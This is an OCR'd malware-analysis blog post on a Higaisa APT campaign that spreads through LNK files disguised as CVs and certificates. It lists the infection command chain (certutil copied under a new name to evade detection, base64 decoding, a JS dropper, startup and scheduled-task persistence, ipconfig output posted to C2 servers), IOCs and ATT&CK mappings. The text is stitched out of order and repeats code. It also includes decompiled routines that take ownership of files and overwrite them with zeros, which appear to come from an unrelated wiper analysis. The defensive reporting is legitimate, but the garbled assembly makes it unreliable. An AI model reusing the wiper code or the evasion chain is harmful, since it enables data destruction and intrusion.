    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

